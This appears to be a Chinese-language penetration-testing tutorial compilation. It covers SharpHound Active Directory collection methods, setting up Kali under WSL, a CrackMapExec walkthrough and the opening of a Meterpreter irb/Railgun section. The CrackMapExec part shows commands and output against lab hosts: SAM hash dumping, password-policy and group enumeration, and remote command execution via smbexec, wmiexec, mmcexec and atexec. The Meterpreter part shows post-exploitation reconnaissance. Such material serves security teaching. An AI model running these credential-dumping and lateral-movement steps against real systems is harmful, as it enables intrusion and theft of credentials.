- SaMAccountType
- ObjectSid
- UserAccountControl
- DNSHostName
- OperatingSystemServicePack
- OperatingSystem

每种收集方法的目标是什么系统？

SharpHound根据提供的标记显着改变目标选择。SharpHound使用的默认收集方法非常粗暴，触及可到达的域上的每个系统。使用隐形标志可显着降低目标系统的数量。

本地管理员 - 非隐秘

没有隐秘标志的本地管理员集合将覆盖每个可到达的域计算机以收集数据。这提供了可靠和准确的结果。

本地管理员 - 隐秘

具有隐秘标志的本地管理员集合完全依赖于组策略设置，并且不需要触摸除SYSVOL文件夹中包含相关文件的域控制器之外的任何系统。隐秘收集返回的数据质量因域而异，因为某些域不使用GPO来管理本地管理员设置，而其他域则仅使用它。GPO不会反映所做的本地更改，因此使用此方法将无法找到添加到本地管理员组的其他原则。

会话 - 非隐秘

没有隐秘标志的会话集合将覆盖每个可到达的域计算机以收集数据。

会话 - 隐秘

具有隐秘标志的会话集合极大地限制了用于收集的系统的数量。SharpHound将使用LDAP中的**UserAccountControl**属性将所有标记为域控制器的计算机作为目标。还将请求具有任何**HomeDirectory**，**ScriptPath**或**ProfilePath**属性集的所有Active Directory对象的列表。从这些属性创建一组唯一的服务器名称，以标识会话收集的其他目标。平均而言，隐形会话收集将收集域中约50-60%的会话信息。这可能会因域的结构而异，但大多数网络会话通常指向域控制器或文件服务器。

组- 隐秘与非隐秘

组集合仅需要与域控制器通信以请求LDAP数据。

ACL - 隐秘和非隐秘

ACL集合仅需要与域控制器通信以请求LDAP数据。

信任关系 - 隐秘和非隐秘

信任收集需要与映射的每个域中的一个域控制器进行通信。

对象属性 - 隐秘和非隐秘

对象属性集合需要与域控制器通信以请求LDAP数据。

技术总结

Cheat Sheets

Collection Method	API Call	Default Targets	Stealth Targets
Session	NetSessionEnum.aspx)	All Computers	Domain Controllers + “Share Servers”
LocalGroup	Modified NetLocalGroupGetMembers.aspx)	All Computers	GPO Files
Group	Ldap	All User,Group, and Computer Objects	All User,Group, and Computer Objects

| Trusts | DsEnumerateDomainTrusts NETAPI32.aspx) | All Domain and TrustedDomain objects | All Domain and TrustedDomain objects |

| LoggedOn | NetWkstaUserEnum NETAPI32.aspx) + Remote Registry | All Computers | Domain Controllers + “Share Servers” |

| ACL | Ldap | All user, group, computer, and domain objects | All user, group, computer, and domain objects |

| ObjectProps | Ldap | All user and computer objects | All user and computer objects |

| API Call | Protocol | Port | RPC Interface UUID | Named Pipe | RPC Method |

| :--- | :---: | :-----: | :---------------------------------- | :----------- | :--- |

| NetSessionEnum.aspx) | [MS-SRVS]: Server Service Remote Protocol | TCP 445 | 4B324FC8-1670-01D3-1278-5A47BF6EE188 | PIPEsrvsvc | NetrSessionEnum |

| NetWkstaUserEnum.aspx) | [MS-WKST]: Workstation Service Remote Protocol | TCP 445 | 6BFFD098-A112-3610-9833-46C3F87E345A | PIPEwkssvc | NetrWkstaUserEnum |

Windows 10 配置搭建Kali环境第一季

WSL简介：

Windows Subsystem for Linux（简称WSL）是一个在Windows 10上能够运行原生Linux二进制可执行文件（ELF格式）的兼容层。它是由微软与Canonical公司合作开发，WSL提供了一个微软开发的Linux兼容内核接口（不包含Linux代码），该子系统不能运行所有Linux软件，例如那些图形用户界面，以及那些需要未实现的Linux内核服务的软件。不过，这可以用在外部X服务器上运行的图形X Window系统缓解。通过子系统的搭建配置可以更好的用于网络安全学习。

Windows 10 子系统搭建：

> 注：以下系统会重启数次

一、启用"适用于Linux的Windows子系统，虚拟机平台"

通过Win10任务栏中的Cortana搜索框搜索打开"启用或关闭Windows功能"，向下滚动列表，即可看到"适用于Linux的Windows子系统"，虚拟机平台，项。

Windows 功能

启用或关闭 Windows 功能

若要启用一种功能，请选择其复选框。若要关闭一种功能，请清除其复选框。填充的框表示仅启用该功能的一部分。

- [ ] Windows 虚拟机监控程序平台
- [■] 打印和文件服务
- [x] 工作文件夹客户端
- [ ] 简单 TCPIP 服务(即 echo、daytime 等)
- [ ] 旧版组件
- [x] 媒体功能
- [ ] 容器
- [ ] 设备锁定
- [x] 适用于 Linux 的 Windows 子系统
- [ ] 受保护的主机
- [ ] 数据中心桥接
- [x] 虚拟机平台
- [x] 远程差分压缩 API 支持

确定　取消

二、启用开发人员模式

进入“设置 - 更新和安全 - 针对开发人员”设置页面，选中“开发人员模式”。

三、启用预览体验计划，选择模式“快”



选择预览体验成员设置

慢（推荐）
可预览对设备而言风险最低的 Windows 最新版本。你将以每月一次或两次的频率获取 OS 更新，完成更新需要重新启动设备。

快
可率先向 Microsoft 提供针对 Windows 最新预览版本的反馈。你将以每周一次或两次的频率获取 OS 更新，完成更新需要重新启动设备。


Release Preview
继续使用 Windows 零售版本，但可以提前预览正在进行的应用和驱动程序开发以及其它质量更新。

跳过
跳到下一个 Windows 版本。

四、启用Linux子系统

右键点击Win10开始按钮，选择“Windows PowerShell(管理员)”以管理员身份运行Windows PowerShell。

```
Enable-WindowsOptionalFeature -Online -FeatureName Microsoft-Windows-Subsystem-L
```



五、更新wsl2

为了更好的让子系统支持相关调用，需要更新wsl——to——wsl2，下载并且运行

https://go.microsoft.com/fwlink/?LinkID=799445，更新Windwos 10

请注意，你需要运行 Windows 10 build 18917 或更高版本才能使用 WSL 2

微软 Windows 10 易升

正在检查更新

正在查找最新版微软 Windows 10 易升。如果找到更新，该应用将自动重新启动。

请稍候，这只需一会儿时间。

Microsoft 了解详细信息

更新后内部版本号（更新时间为2019年7月14日）

Windows 规格

版本 Windows 10 专业版 Insider Preview

版本号 1903

安装日期 2019/7/14

操作系统版本 18936.1000

序列号

更改产品密钥或升级 Windows

阅读适用于我们服务的 Microsoft 服务协议

阅读 Microsoft 软件许可条款

验证是否安装成功：

powershell 下 输入 wsl --help，是否有“--set-default”，“--set-default-version”等选项，如果有说明更新成功。

```
PS C:Usersmicro> wsl --help

        --verbose, -v

            Show detailed information about all distributions.



    --set-default, -s <Distro>

        Sets the distribution as the default.



    --set-default-version <Version>

        Changes the default install version for new distributions.



    --set-version <Distro> <Version>

        Changes the version of the specified distribution.



    --shutdown

        Immediately terminates all running distributions and the WSL 2 lightweig



    --terminate, -t <Distro>

        Terminates the specified distribution.



    --unregister <Distro>

        Unregisters the distribution.



    --help

        Display usage information.
```

六、Windows 商城下载并安装Kali子系统

下载安装，等待即可，需要注意的是，网络稳定以及是否被防火墙。

← 主页 应用 游戏

结果：kali

部门
所有部门

设备支持
个人电脑

应用程序 (5) 显示全部

KALI
BY OFFENSIVE SECURITY

Kali Linux
139
已安装

Ethical Hacking Resources
3
免费下载

Master E.K
免费下载

Alive Alphabet: Letter Tracing
3
¥21.00

cmd下便可直接输入kali，进入Kali-linux子系统

```
/home/micropoor ×

C:\Users\micro>kali
micropoor@LAPTOP-RJMEG6B5:~$ su
Password:
→  micropoor cat /etc/issue
Kali GNU/Linux Rolling \n \l

→  micropoor |
```

七、更新Kali-linux子系统

由于国内网络对于官方支持不友好，故需编辑更新源

```
deb http://http.kali.org/kali kali-rolling main non-free contrib

#deb-src http://http.kali.org/kali kali-rolling main non-free contrib

#中科大

deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib

#阿里云

deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib

deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
```

```
→  micropoor cat /etc/apt/sources.list

deb http://http.kali.org/kali kali-rolling main non-free contrib
#deb-src http://http.kali.org/kali kali-rolling main non-free contrib
#中科大
deb http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
deb-src http://mirrors.ustc.edu.cn/kali kali-rolling main non-free contrib
#阿里云
deb http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
deb-src http://mirrors.aliyun.com/kali kali-rolling main non-free contrib
```

编辑后，更新即可

```
apt-get update && apt-get upgrade
```

以Sqlmap为例：

```
C:\Users\micro>kali
micropoor@LAPTOP-RJMEG6B5:~$ su
Password:
→  micropoor cat /etc/issue
→  micropoor sqlmap
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.3.7.22#dev}
|_ -| . [.]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   http://sqlmap.org

Usage: python sqlmap [options]

sqlmap: error: missing a mandatory option (-d, -u, -l, -m, -r, -g, -c, -x, --list-tampers, --wizard, --update, --purge o
r --dependencies). Use -h for basic and -hh for advanced help
```

至此，在Windows上运行Linux子系统可以完全脱离VMwear了，资源占用更小，更方便，也更适用于学习的环境搭建。

附录：

微软同时也更新了Windows Terminal，是一个全新的、流行的、功能强大的命令行终端工具。包含很多来社区呼声很高的特性，例如：多 Tab 支持、富文本、多语言支持、可配置、主题和样式，支持 emoji 和基于 GPU 运算的文本渲染等等。软件商城更新下载即可。

Microsoft Store


← 主页 应用 游戏

搜索



此产品已安装。

启动 ···



Windows Terminal (Preview)

Microsoft Corporation • 开发人员工具 > 实用工具

共享 愿望清单

★★★★ 104

EARLY PREVIEW BUILD

This very early preview release includes many usability issues, most notably the lack of support for assistive technology. Much of the internal work to support this is complete and it's our top priority

更多



3+

你可以在 Xbox One 主机上购买。(你所在的地区不支持通过 microsoft.com 购买。)

与CrackMapExec结合攻击

与CrackMapExec结合攻击

注：请多喝点热水或者凉白开，可预防肾结石，痛风等。

CrackMapExec弥补了MSF4下auxiliary，scanner模块下的Command执行方式，但MSF5已解决该问题。在MSF4下，该框架针对后渗透的横向移动经常出现，虽然MSF5已解决该问题，但该框架在配合bloodhound与empire依然目前有一定优势。

安装方式：from Wiki：

•

Kali：

```
apt-get install crackmapexec
```

- 但作者推荐pipenv安装：

```
apt-get install -y libssl-dev libffi-dev python-dev build-essential

pip install --user pipenv

git clone --recursive https://github.com/byt3bl33d3r/CrackMapExec

cd CrackMapExec && pipenv install

pipenv shell

python setup.py install
```

- Mac OSX：

```
pip install --user crackmapexec
```

- 默认为100线程

```
cme smb  192.168.1.0/24
SMB         192.168.1.4     445    JOHN-PC          [*] Windows 7 Ultimate 7601
SMB         192.168.1.119   445    WIN03X64         [*] Windows Server 2003 R2 3
```

```
root@kali:~# cme smb  192.168.1.0/24
SMB         192.168.1.4     445    JOHN-PC          [*] Windows 7 Ultimate 7601 Service Pack 1 x64 (name:JOHN-PC) (domain:JOHN-PC) (signing:False) (SMBv1:True)
SMB         192.168.1.119   445    WIN03X64         [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (name:WIN03X64) (domain:WIN03X64) (signing:False) (SMBv1:Tru
```

- 密码策略

```
root@John:~# cme smb  192.168.1.119 -u administrator -p '123456' --pass-pol
SMB          192.168.1.119   445    WIN03X64        [*] Windows Server 2003 R2 3
SMB          192.168.1.119   445    WIN03X64        [+] WIN03X64administrator:12
SMB          192.168.1.119   445    WIN03X64        [+] Dumping password info fc
SMB          192.168.1.119   445    WIN03X64        Minimum password length: Nor
SMB          192.168.1.119   445    WIN03X64        Password history length: Nor
SMB          192.168.1.119   445    WIN03X64        Maximum password age: 42 day
SMB          192.168.1.119   445    WIN03X64
SMB          192.168.1.119   445    WIN03X64        Password Complexity Flags: 0
SMB          192.168.1.119   445    WIN03X64            Domain Refuse Password C
SMB          192.168.1.119   445    WIN03X64            Domain Password Store Cl
SMB          192.168.1.119   445    WIN03X64            Domain Password Lockout
SMB          192.168.1.119   445    WIN03X64            Domain Password No Clear
SMB          192.168.1.119   445    WIN03X64            Domain Password No Anon
SMB          192.168.1.119   445    WIN03X64            Domain Password Complex:
SMB          192.168.1.119   445    WIN03X64
SMB          192.168.1.119   445    WIN03X64        Minimum password age: None
SMB          192.168.1.119   445    WIN03X64        Reset Account Lockout Counte
SMB          192.168.1.119   445    WIN03X64        Locked Account Duration: 30
SMB          192.168.1.119   445    WIN03X64        Account Lockout Threshold: N
```

- list hash


```
root@John:~# cme smb  192.168.1.119 -u administrator -p '123456' --sam
SMB         192.168.1.119   445    WIN03X64         [*] Windows Server 2003 R2 3
SMB         192.168.1.119   445    WIN03X64         [+] WIN03X64administrator:12
SMB         192.168.1.119   445    WIN03X64         [+] Dumping SAM hashes
SMB         192.168.1.119   445    WIN03X64         Administrator:500:44efce164a
SMB         192.168.1.119   445    WIN03X64         Guest:501:aad3b435b51404eeaa
SMB         192.168.1.119   445    WIN03X64         SUPPORT_388945a0:1001:aad3b4
SMB         192.168.1.119   445    WIN03X64         IUSR_WIN03X64:1003:dbec20afe
SMB         192.168.1.119   445    WIN03X64         IWAM_WIN03X64:1004:ff783381e
SMB         192.168.1.119   445    WIN03X64         ASPNET:1008:cc26551b70faffc0
SMB         192.168.1.119   445    WIN03X64         [+] Added 6 SAM hashes to th
```



```
root@John:~# cme smb  192.168.1.119 -u administrator -p '123456' --sam
SMB         192.168.1.119   445    WIN03X64         [*] Windows Server 2003 R2 3790 Service Pack 2 x32 (name:WIN03X64) (domain:WIN03X64) (signing:False) (SMBv1:True
)
SMB         192.168.1.119   445    WIN03X64         [+] WIN03X64\administrator:123456 (Pwn3d!)
SMB         192.168.1.119   445    WIN03X64         [+] Dumping SAM hashes
SMB         192.168.1.119   445    WIN03X64         Administrator:500:44efce164ab921caaad3b435b51404ee:32ed87bdb5fdc5e9cba88547376818d4:::
SMB         192.168.1.119   445    WIN03X64         Guest:501:aad3b435b51404eeaad3b435b51404ee:67f33d2095bda39fbf6b63fbadf2313a:::
SMB         192.168.1.119   445    WIN03X64         SUPPORT_388945a0:1001:aad3b435b51404eeaad3b435b51404ee:f4d13c67c7608094c9b0e39147f07520:::
SMB         192.168.1.119   445    WIN03X64         IUSR_WIN03X64:1003:dbec20afefb6cc332311fb9822ba61ce:68c22a11c400d91fa4f66ff36b3c15dc:::
SMB         192.168.1.119   445    WIN03X64         IWAM_WIN03X64:1004:ff783381e4e022de176c59bf598409c7:7e456daac229ddceccf5f367aa69a487:::
SMB         192.168.1.119   445    WIN03X64         ASPNET:1008:cc26551b70faffc095feb73db16b65ff:fec6e9e4a08319a1f62cd30447247f88:::
SMB         192.168.1.119   445    WIN03X64         [+] Added 6 SAM hashes to the database
```

- 枚举组


```
root@John:~# cme smb  192.168.1.119 -u administrator -p '123456' --local-groups
SMB         192.168.1.119   445    WIN03X64         [*] Windows Server 2003 R2 3
SMB         192.168.1.119   445    WIN03X64         [+] WIN03X64administrator:12
SMB         192.168.1.119   445    WIN03X64         [+] Enumerated local groups
SMB         192.168.1.119   445    WIN03X64         HelpServicesGroup
SMB         192.168.1.119   445    WIN03X64         IIS_WPG
SMB         192.168.1.119   445    WIN03X64         TelnetClients
SMB         192.168.1.119   445    WIN03X64         Administrators
SMB         192.168.1.119   445    WIN03X64         Backup Operators
SMB         192.168.1.119   445    WIN03X64         Distributed COM Users
SMB         192.168.1.119   445    WIN03X64         Guests
SMB         192.168.1.119   445    WIN03X64         Network Configuration Operat
SMB         192.168.1.119   445    WIN03X64         Performance Log Users
SMB         192.168.1.119   445    WIN03X64         Performance Monitor Users
SMB         192.168.1.119   445    WIN03X64         Power Users
SMB         192.168.1.119   445    WIN03X64         Print Operators
SMB         192.168.1.119   445    WIN03X64         Remote Desktop Users
SMB         192.168.1.119   445    WIN03X64         Replicator
SMB         192.168.1.119   445    WIN03X64         Users
```



分别支持4种执行Command，如无--exec-method执行，默认为wmiexec执行。

- mmcexec
- smbexec
- wmiexec
- atexec

- 基于smbexec执行Command



```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' --exec-method smb
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42Sadministr
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command via smb
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  \ ���û��‘�
SMB          192.168.1.6     445    WIN-5BMI9HGC42S
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  ----------------------------
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  Administrator             Gue
SMB          192.168.1.6     445    WIN-5BMI9HGC42S  ����������ɯ������
```

```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method smbexec -x 'net user'
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [+] Executed command via smbexec
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   \\
SMB   192.168.1.6   445   WIN-5BMI9HGC42S
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   -------------------------------------------------------------------------------
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   Administrator            Guest
SMB   192.168.1.6   445   WIN-5BMI9HGC42S
```

- 基于dcom执行Command

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' --exec-method mmc
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42Sadministr
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command via mmc
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  win-5bmi9hgc42sadministrator
```

```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method mmcexec -x 'whoami'
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [+] Executed command via mmcexec
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   win-5bmi9hgc42s\administrator
```

- 基于wmi执行Command

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' --exec-method wmi
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42Sadministr
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command via wmi
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  win-5bmi9hgc42sadministrator
```

```
root@John:~# cme smb 192.168.1.6 -u administrator -p '123456' --exec-method wmiexec -x 'whoami'
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:True)
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   [+] Executed command via wmiexec
SMB   192.168.1.6   445   WIN-5BMI9HGC42S   win-5bmi9hgc42s\administrator
```

- 基于AT执行Command
- 目标机：无运行calc进程

```
C:\Users\Administrator>tasklist |findstr calc

C:\Users\Administrator>
```

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' --exec-method ate
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42Sadministr
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command via ate
```

```
C:\Users\Administrator>tasklist |findstr calc

C:\Users\Administrator>tasklist |findstr calc
calc.exe                    2736 Services                   0      9,372 K

C:\Users\Administrator>
```

- 默认采取wmiexec执行Command，参数为-x

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' -x 'whoami'
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42Sadministr
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  win-5bmi9hgc42sadministrator
```

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' -x 'whoami'
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008 R2 7600 x64 (name:WIN-5BMI9HGC42S) (domain:WIN-5BMI9HGC42S) (signing:False) (SMBv1:T
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42S\administrator:123456 (Pwn3d!)
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Executed command
SMB         192.168.1.6     445    WIN-5BMI9HGC42S  win-5bmi9hgc42s\administrator
root@John:~#
```

- 枚举目标机disk

```
root@John:~# cme smb  192.168.1.6 -u administrator -p '123456' --disks

SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [*] Windows Web Server 2008

SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] WIN-5BMI9HGC42Sadministr

SMB         192.168.1.6     445    WIN-5BMI9HGC42S  [+] Enumerated disks


SMB         192.168.1.6     445    WIN-5BMI9HGC42S  C:

SMB         192.168.1.6     445    WIN-5BMI9HGC42S  D:


SMB         192.168.1.6     445    WIN-5BMI9HGC42S  E:
```

附录

解决出现：STATUS_PIPE_DISCONNECTED



- 改成经典



- 解决出现错误：UnicodeDecodeError:
- 升级impacket

```
root@John:~# pip list |grep impacket
impacket                                  0.9.18
root@John:~#
```

meterpreter下的irb操作第一季

meterpreter下的irb操作第一季

Railgun是Meterpreter stdapi的扩展，允许任意加载DLL。Railgun的最大好处是能够动态访问系统上的整个Windows API。通过从用户进程调用Windows API。

```
meterpreter > irb
[*] Starting IRB shell
[*] The "client" variable holds the meterpreter client

>> 
```

meterpreter下执行irb进入ruby交互。

基本的信息搜集：

```
>> client.sys.config.sysinfo['OS']
=> "Windows .NET Server (Build 3790, Service Pack 2)."
>> client.sys.config.getuid
=> "WIN03X64\Administrator"
>> interfaces = client.net.config.interfaces
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5
>> interfaces.each do |i|
?>  puts i.pretty
>> end
Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:85:d6:7d
MTU          : 1500
IPv4 Address : 192.168.1.119
IPv4 Netmask : 255.255.255.0
Interface  1
============
Name         : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU          : 1520
IPv4 Address : 127.0.0.1
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5
>>
```

```
>> client.sys.config.sysinfo['OS']
=> "Windows .NET Server (Build 3790, Service Pack 2)."
>> client.sys.config.getuid
=> "WIN03X64\\Administrator"
>> interfaces = client.net.config.interfaces
=> [#<Rex::Post::Meterpreter::Extensions::Stdapi::Net::Interface:0x000055aee92c5770 @index=65539, @mac_addr="\x00\f)\x85\xD6}", @mac_name="Intel(R) PR
O/1000 MT Network Connection", @mtu=1500, @flags=nil, @addrs=["192.168.1.119"], @netmasks=["255.255.255.0"], @scopes=[]>, #<Rex::Post::Meterpreter::Ex
tensions::Stdapi::Net::Interface:0x000055aee92c5220 @index=1, @mac_addr="", @mac_name="MS TCP Loopback interface", @mtu=1520, @flags=nil, @addrs=["127
.0.0.1"], @netmasks=[], @scopes=[]>]
>> interfaces.each do |i|
?>   puts i.pretty
>> end
Interface 65539
============
Name         : Intel(R) PRO/1000 MT Network Connection
Hardware MAC : 00:0c:29:85:d6:7d
MTU          : 1500
IPv4 Address : 192.168.1.119
IPv4 Netmask : 255.255.255.0
Interface  1
